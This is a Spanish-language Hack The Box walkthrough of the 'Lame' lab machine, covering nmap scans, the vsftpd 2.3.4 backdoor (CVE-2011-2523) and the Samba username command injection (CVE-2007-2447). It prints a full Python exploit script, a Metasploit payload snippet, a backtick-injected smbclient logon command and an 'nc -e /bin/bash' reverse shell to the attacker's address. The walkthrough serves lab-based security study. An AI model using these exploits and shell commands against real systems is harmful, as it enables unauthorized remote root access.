
238- LAME


- 1. LAME
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Backdoor in vsftpd 2.3.4
  - 1.4. Privesc via Samba user validation Command Injection

1. LAME

https://app.hackthebox.com/machines/Lame



1.1. Preliminar

- Creamos nuestro directorio de trabajo. Comprobamos si la máquina está encendida y averiguamos qué sistema operativo es. La máquina responde y parece que nos enfrentamos a un *Linux*.
  - 

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.
  - ```
    ❯ nmap -sS -p- --open 10.10.10.3 -n -Pn --min-rate 5000 -oG allports
    Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 12:54 CET
    Nmap scan report for 10.10.10.3
    Host is up (0.042s latency).
    Not shown: 65530 filtered tcp ports (no-response)
    Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
    PORT     STATE SERVICE
    21/tcp   open  ftp
    22/tcp   open  ssh
    139/tcp  open  netbios-ssn
    445/tcp  open  microsoft-ds
    3632/tcp open  distccd

    Nmap done: 1 IP address (1 host up) scanned in 26.42 seconds
    ```
- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Entre otros puertos, tenemos *21 (FTP) y 22 (SSH)* abiertos. Asimismo, tenemos la posibilidad de conectarnos por FTP con el usuario *anonymous*.
  - ```
    ❯ nmap -sCV -p21,22,139,445,3632 10.10.10.3 -oN targeted
    Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 12:57 CET
    Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
    Service scan Timing: About 20.00% done; ETC: 12:57 (0:00:00 remaining)
    Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
    NSE Timing: About 97.41% done; ETC: 12:57 (0:00:00 remaining)
    Nmap scan report for 10.10.10.3
    Host is up (0.046s latency).


    PORT     STATE SERVICE     VERSION
    21/tcp   open  ftp         vsftpd 2.3.4
    |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
    | ftp-syst:
    |   STAT:
    | FTP server status:
    |      Connected to 10.10.14.14
    |      Logged in as ftp
    |      TYPE: ASCII
    |      No session bandwidth limit
    |      Session timeout in seconds is 300
    |      Control connection is plain text
    |      Data connections will be plain text
    |      vsFTPd 2.3.4 - secure, fast, stable
    |_End of status
    22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
    | ssh-hostkey:
    |   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
    |_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
    139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
    3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
    Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

    Host script results:
    | smb-os-discovery:
    |   OS: Unix (Samba 3.0.20-Debian)
    |   Computer name: lame
    |   NetBIOS computer name:
    |   Domain name: hackthebox.gr
    |   FQDN: lame.hackthebox.gr
    |_  System time: 2024-02-15T06:58:01-05:00
    |_clock-skew: mean: 2h30m26s, deviation: 3h32m09s, median: 25s
    |_smb2-time: Protocol negotiation failed (SMB2)
    | smb-security-mode:
    |   account_used: <blank>
    |   authentication_level: user
    |   challenge_response: supported
    |_  message_signing: disabled (dangerous, but default)
    ```

1.3. Backdoor in vsftpd 2.3.4

- **CVE-2011-2523**:
- Nos conectamos por **FTP** con el usuario *Anonymous*, pero no vemos ningún directorio o archivo. También comprobamos si tenemos capacidad de escritura tratando de subir algún archivo mediante `put`, pero parece que tampoco es el caso. Como sabemos que la versión de FTP es ciertamente antigua, *(vsftpd 2.3.4)*, buscamos posibles exploits: `searchsploit vsftpd 2.3.4`. Encontramos lo siguiente.
  - ```
    ❯ searchsploit vsftpd 2.3.4
    ------------------------------------------------------------------------------- ---------------------------
     Exploit Title                                                                  |  Path
    ------------------------------------------------------------------------------- ---------------------------
    vsftpd 2.3.4 - Backdoor Command Execution                                       | unix/remote/49757.py
    vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                          | unix/remote/17491.rb
    ------------------------------------------------------------------------------- ---------------------------
    Shellcodes: No Results
    ❯ searchsploit -m unix/remote/49757.py
      Exploit: vsftpd 2.3.4 - Backdoor Command Execution
          URL: https://www.exploit-db.com/exploits/49757
         Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
        Codes: CVE-2011-2523
     Verified: True
    File Type: Python script, ASCII text executable
    Copied to: /home/parrotp/pryor/CTF/HTB/Lame/exploits/49757.py
    ```
- Nos traemos el exploit a nuestro directorio de trabajo y lo leemos para ver en qué consiste. Parece que explota un **backdoor** que tiene esta versión del servicio, para, posteriormente, devolvernos
    ```

una shell interactiva. No obstante, pese a que la versión es vulnerable, no tenemos éxito en la explotación por alguna razón, al menos de momento.

- 

```
❯ cat 49757.py
File: 49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line


user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

> - **CVE-2011-2523**:
>   - Es una vulnerabilidad crítica que afecta a *vsftpd 2.3.4*, un popular software de servidor FTP. Esta vulnerabilidad es especialmente peligrosa porque involucra una puerta trasera (backdoor) que fue insertada intencionalmente en el código fuente de vsftpd.
>   - La versión comprometida de vsftpd 2.3.4 se distribuyó con una puerta trasera maliciosa. Cuando un usuario intenta iniciar sesión con un nombre de usuario que incluye una secuencia específica de caritas `:)`, la puerta trasera se activa.
>   - Al recibir el nombre de usuario especial, el servidor abre una shell en el puerto 6200/tcp. Esto permite que el atacante obtenga acceso no autorizado al sistema, eludiendo los procesos normales de autenticación.

1.4. Privesc via Samba user validation Command Injection

- **CVE-2007-2447**:
- Necesitamos otros vectores para la intrusión, así que buscamos exploits para la versión de **Samba** que corre por el *puerto 445*, la cual corresponde a *smbd 3.0.20*. Encontramos varios, pero elegimos el que aparece en la siguiente imagen.
  - 

```
❯ searchsploit samba 3.0.20
------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                          | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                           | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                   | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
❯ searchsploit -m unix/remote/16320.rb
  Exploit: Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/16320
     Path: /usr/share/exploitdb/exploits/unix/remote/16320.rb
    Codes: CVE-2007-2447, OSVDB-34700
 Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/parrotp/pryor/CTF/HTB/Lame/exploits/16320.rb
```

- Leemos el exploit para ver cómo funciona. En esta imagen, podemos ver una de las funciones del script, la cual parece que trata de conectarse a SMB usando una sintaxis especial para el nombre de usuario.

```
    def exploit

        connect

        # lol?
        username = "/=`nohup " + payload.encoded + "`"
        begin
            simple.client.negotiate(false)
            simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
        rescue ::Timeout::Error, XCEPT::LoginError
            # nothing, it either worked or it didn't ;)
        end

        handler
    end

end
```

- Eso sí, antes de nada, comprobamos si podemos listar directorios compartidos de la máquina usando un null session con `smbclient -L //10.10.10.3 -U`. Obtenemos un error. Buscamos más información sobre este error, y parece ser que está relacionado con la compatibilidad de versiones. Para solucionar este problema, tendremos que añadir el parámetro `--option 'client min protocol = NT1'`, el cual especifica que se usará, como mínimo, el protocolo *SMB NT1* o versiones superiores al conectarse al servidor Samba. De este modo, conseguimos listar los directorios compartidos de la máquina.

```
> smbclient -L //10.10.10.3 -N
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED
> smbclient -L //10.10.10.3 -N --option 'client min protocol = NT1'
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

- Ahora que hemos listado los directorios, podemos acceder a estos recursos. No obstante, no es lo que nos interesa, al menos de momento. En este punto, vamos a realizar la explotación de manera manual, usando la información del exploit que importamos. Dentro de SMB, tenemos el comando `logon`, el cual nos permite iniciar sesión con un usuario concreto. Y aquí es donde se acontece la vulnerabilidad, ya que el usar una sintaxis especial con este comando (tal y como podemos ver en la siguiente imagen), nos permite la ejecución remota de comandos. A modo de prueba, enviaremos una traza ICMP a nuestra máquina de atacante, así que nos pondremos en escucha con `tcpdump -i tun0 icmp`. Enviamos el comando, ponemos cualquier contraseña, y efectivamente, recibimos la traza ICMP.


```
smb: \> logon "/=`nohup ping -c 1 10.10.14.14`"
Password:
session setup failed: NT_STATUS_LOGON_FAILURE
smb: \>
```

USAMOS LAS COMILLAS (``) PARA ESPECIFICAR EL COMANDO A EJECUTAR

```
> tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:28:48.714179 IP 10.10.10.3 > 10.10.14.14: ICMP echo request, id 24344, seq 1, length 64
14:28:48.714210 IP 10.10.14.14 > 10.10.10.3: ICMP echo reply, id 24344, seq 1, length 64
```

- Por tanto, llegados a este punto, nos vamos a enviar una reverse shell a nuestra máquina de atacante. Nos ponemos en escucha por un puerto, y desde la máquina víctima, ejecutamos: `nc -e`

`/bin/bash 10.10.14.14 1337` dentro de toda la sintaxis del comando `logon`. Obtenemos nuestra shell como root. Realizamos el tratamiento de la TTY.

- 

> - CVE-2007-2447
>   - Es una vulnerabilidad de inyección de comandos en Samba, un software que permite la interoperabilidad de sistemas operativos Unix/Linux con el protocolo SMB/CIFS utilizado por Windows. Esta vulnerabilidad afecta a las versiones de Samba anteriores a la *3.0.25rc3*. La vulnerabilidad se encuentra en la manera en que Samba maneja los nombres de usuario en el proceso de autenticación. Específicamente, permite que usuarios remotos validados inyecten comandos arbitrarios en el contexto en que Samba ejecuta los scripts de validación de usuarios.
>   - Samba utiliza un script para validar los usuarios que se conectan al servicio. El nombre de usuario que se proporciona al autenticarse se pasa como un parámetro al script de validación. Si el nombre de usuario no se valida o se escapa correctamente, se puede incluir código malicioso en ese parámetro, que se ejecutará en el contexto del script.
>   - El nombre de usuario se puede formar de manera que incluya caracteres especiales de shell (como `;`, `|`, `&`, etc.) para concatenar comandos adicionales. Por ejemplo, si el nombre de usuario es `user; (malicious_command)`, el script de validación puede ejecutar `(malicious_command)` como parte del proceso de validación.